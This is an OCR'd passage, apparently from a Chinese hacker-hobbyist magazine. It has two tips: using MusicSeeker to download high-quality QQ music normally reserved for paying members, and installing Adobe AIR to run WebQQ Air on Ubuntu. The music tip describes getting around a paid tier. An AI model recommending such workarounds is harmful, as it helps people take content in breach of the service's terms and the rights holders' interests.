通品质的仅4M的歌曲，而是高品质10M大小的MP3。




图4




图5

介绍完如何下载QQ高品质音乐，有叉子不禁要问，是否有更简单的下载到QQ高品质音乐的方法，答案是有的，我们需要借助MusicSeeker这款软件。在SOSO的服务器上下载需要的高品质音乐歌曲也是很简单的。双击运行附件中的Musicseeker.exe，界面非常漂亮，选择“软件设置”，在下载保存路径中选择自己的目录（图5）。回到MusicSeeker卡片，输入想要寻找的音乐，回车，很快就会显示出大量的音乐信息（图6）。双击击需要下载的歌曲，会弹出“添加新的下载任务”，按下“添加”歌曲的下载就自动开始了（图7）。速度很快，而且很容易找到无损的音乐（图8）。这种方法其实是从另一个角度获取了原本绿钻才能下载的高品质音乐。




图6




图7




图8

好了，这两款小工具就介绍到这里，高考完了，参加高考的叉子都应该听听好音乐，好好休息一番了。

我的黑X论坛群组地址为http://www.hackerxfiles.net/forum.php?mod=group&fid=88,大家可提问。

谁说Linux下QQ是废柴?

光午休

相信用Linux的叉子不在少数吧。没错，Linux的稳定、快速、安全、易用始终收到叉子们的青睐，推出了有一段时间的Ubuntu 11.04发行版更是以其简介而华丽的界面和良好的用户体验获得了广大Linux用户的好评。（图1）但是，经常听到身边的朋友抱怨，Linux下好多软件都没法用，尤其是QQ，腾讯做的QQ For Linux简直就是废柴啊。今天笔者就为正在为Linux下QQ感觉不好用的叉子们介绍腾讯推出的新品——WebQQ Air。




图1

5月腾讯推出了基于AIR平台的WebQQ3.0增强版，界面友好，操控方便，用户体验优良，而且有一定的“云”思想在其中，笔者个人非常欣赏。尤其令人愉快的是，由于基于AIR平台，WebQQ Air可以跨平台使用，且在不同的电脑都能实现免安装操作、快速使用到在云端“安装”的软件，这就很好地解决了在Linux下使用QQ的问题。




图2

要使用WebQQ Air，首先要安装Adobe Air。以Ubuntu Linux 11.04为例，只需要打开Ubuntu软件中心，在右上角的搜索框中输入Adobe Air并搜索，按下安装，提供管理员密钥进行安

装即可。（图2）整个过程非常简单，只需要1分钟即可完成。由于Air2.0在11.04下的兼容性有待改良，笔者同时推荐使用光盘内附带的DEB包进行安装，这个版本比较旧，但兼容性更好些，安装的方法是在Ubuntu下双击DEB包，并按提示很快完成安装。




图3

